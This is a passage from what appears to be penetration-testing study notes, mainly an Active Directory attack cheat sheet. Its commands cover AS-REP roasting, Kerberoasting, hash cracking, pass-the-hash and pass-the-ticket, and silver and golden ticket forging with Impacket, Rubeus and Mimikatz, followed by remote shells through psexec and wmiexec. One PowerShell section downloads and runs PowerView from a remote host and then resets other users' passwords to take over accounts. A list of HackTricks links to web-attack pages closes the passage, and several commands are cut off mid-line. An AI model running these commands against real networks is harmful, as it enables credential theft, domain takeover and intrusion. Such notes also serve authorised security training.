GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_REP_responses_format [hashcat | john]> -outputfil

# check ASREPRoast for a list of users (no credentials required)
GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format [hashcat | john]> -outputfile <output_AS_REP_resp
```

Rubeus:

```
# check ASREPRoast for all users in current domain
.\Rubeus.exe asreproast  /format:<AS_REP_responses_format [hashcat | john]> /outfile:<output_hashes_file>
```

Cracking with dictionary attack:

```
hashcat -m 18200 -a 0 <AS_REP_responses_file> <passwords_file>

john --wordlist=<passwords_file> <AS_REP_responses_file>
```

Kerberoasting

Impacket (GetUserSPNs.py):

```
GetUserSPNs.py <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_TGSs_file>
```

Rubeus:

```
.\Rubeus.exe kerberoast /outfile:<output_TGSs_file>
```

Cracking with dictionary attack:

```
hashcat -m 13100 --force <TGSs_file> <passwords_file>

john --format=krb5tgs --wordlist=<passwords_file> <AS_REP_responses_file>
```

Overpass The Hash/Pass The Key (PTK-Attack)

Impacket:

```
# Request the TGT with hash
getTGT.py <domain_name>/<username> -hashes [lm_hash]:<ntlm_hash>

# Request the TGT with aesKey
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>

# Request the TGT with password
python getTGT.py <domain_name>/<user_name>:[password]

# Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>

# Execute remote commands with any of the following by using the TGT
psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Rubeus:

```
# Request/Inject ticket
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_hash> /ptt
```

PsExec:

```
# Execute a command remotely
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Pass The Ticket (PTT-Attack)

- You can do this two ways. One from Linux and the other from Windows.

Grabbing ticket from Linux:

```
grep default_ccache_naame /etc/krb5.conf
```

Grabbing ticket from Windows:

Mimikatz:

```
mimikatz # sekurlsa::tickets /export
```

Rubeus:

```
.\Rubeus dump

# After dump with Rubeus tickets in base64, to write the in a file
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("<bas64_ticket>"))
```

Using the ticket in Windows/Linux

Linux:

```
# Set the ticket for impacket use
export KRB5CCNAME=<TGT_ccache_file_path>

# Execute remote commands with any of the following by using the TGT
psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows:

Inject ticket via Mimikatz:

```
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket via Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a remote command via PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Silver Ticket

Impacket:

```
# To generate the TGS with NTLM
ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <user_name>

# To generate the TGS with AES key
ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Mimikatz:

```
# To generate the TGS with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user_name> /service:<service_name> /target:<

# To generate the TGS with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_name> /service:<service_name

# To generate the TGS with AES 256 key (more secure encryption, probably more stealth due is the used by default by Microsoft)
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_name> /service:<service_name

# Inject TGS with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Executing a remote command with PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Golden Ticket

Impacket:

```
# To generate the TGT with NTLM
ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>  <user_name>

# To generate the TGT with AES key
```

```
ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name>  <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Mimikatz:

```
# To generate the TGT with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<user_name>

# To generate the TGT with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_name>

# To generate the TGT with AES 256 key (more secure encryption, probably more stealth due is the used by default by Microsoft)
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_name>

# Inject TGT with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Executing a remote command with PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Resetting Domain User Password:

- If you own the owner of another AD user object (WriteOwner, WriteDACL, GenericWrite, Owner, etc), you can reset the password:

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.10.123/ps/PowerView.ps1')

$user = 'DOMAIN\owner_acct';
$pass= ConvertTo-SecureString 'Password123!' -AsPlainText -Force;
$creds = New-Object System.Management.Automation.PSCredential $user, $pass;

$newpass = ConvertTo-SecureString 'burmatw@sh3r3' -AsPlainText -Force;

Set-DomainUserPassword -Identity 'DOMAIN\vuln_user' -AccountPassword $newpass -Credential $creds;
```

- You can even set yourself as the owner:

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.10.123/ps/PowerView.ps1')
Set-DomainObjectOwner -Identity it_admin -OwnerIdentity burmat
Add-DomainObjectAcl -TargetIdentity it_admin -PrincipalIdentity burmat
$newpass = ConvertTo-SecureString -String 'burmat123$' -AsPlainText -Force
Set-DomainUserPassword -Identity it_admin -AccountPassword $newpass
```

Cheatsheets:

Mimikatz

The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. The Windows 8.1 operating system provides additional protection for the LSA to prevent reading memory and code injection by non-protected processes.

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

HackTricks

Mimikatz

Powered By GitBook

SQL Injection

interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access.

https://book.hacktricks.xyz/pentesting-web/sql-injection

HackTricks


SQL Injection

Powered By GitBook

XXE - XEE - XML External Entity

lt; and &gt; represent the characters . These are metacharacters used to denote XML tags, and so must generally be represented using their entities when they appear within data.

https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity



HackTricks


XXE - XEE - XML External Entity

Powered By GitBook

XSS (Cross Site Scripting)

cannot escape from the attribute (" is being encoded or deleted), then depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it.

https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting



HackTricks


XSS (Cross Site Scripting)

Powered By GitBook

SSTI (Server Side Template Injection)

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection



HackTricks

SSTI (Server Side Template Injection)

Powered By GitBook

Login Bypass

Checklist - Local Windows Privilege Escalation

https://book.hacktricks.xyz/pentesting-web/login-bypass

HackTricks

Login Bypass

Powered By GitBook

IDOR

Checklist - Local Windows Privilege Escalation

https://book.hacktricks.xyz/pentesting-web/idor

HackTricks

IDOR

Powered By GitBook

File Inclusion/Path traversal

Remote File Inclusion (RFI): The file is loaded from a remote server (Best: You can write the code and the server will execute it). In php this is disabled by default (allow_url_include).Local File Inclusion (LFI): The sever loads a local file.

https://book.hacktricks.xyz/pentesting-web/file-inclusion

HackTricks


File Inclusion/Path traversal

Powered By GitBook

Client Side Template Injection (CSTI)

you can execute JavaScript expressions within double curly braces. For example, if yourinput is being reflected inside the body of the HTML and the body is defined with ng-app:

https://book.hacktricks.xyz/pentesting-web/client-side-template-injection-csti



HackTricks


Client Side Template Injection (CSTI)

Powered By GitBook

Command Injection

Checklist - Local Windows Privilege Escalation

https://book.hacktricks.xyz/pentesting-web/command-injection



HackTricks


Command Injection

Powered By GitBook

Active Directory attack

Get-NetUser * -Domain corp.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset, lastlogontimestamp,accountexpires,admincount,userprincipalname, serviceprincipalname, mail,useraccountcontrol |

https://fareedfauzi.gitbook.io/oscp-notes/others/active-directory-attack#enumerate-user-dacls



OSCP Notes

Active Directory attack

Powered By GitBook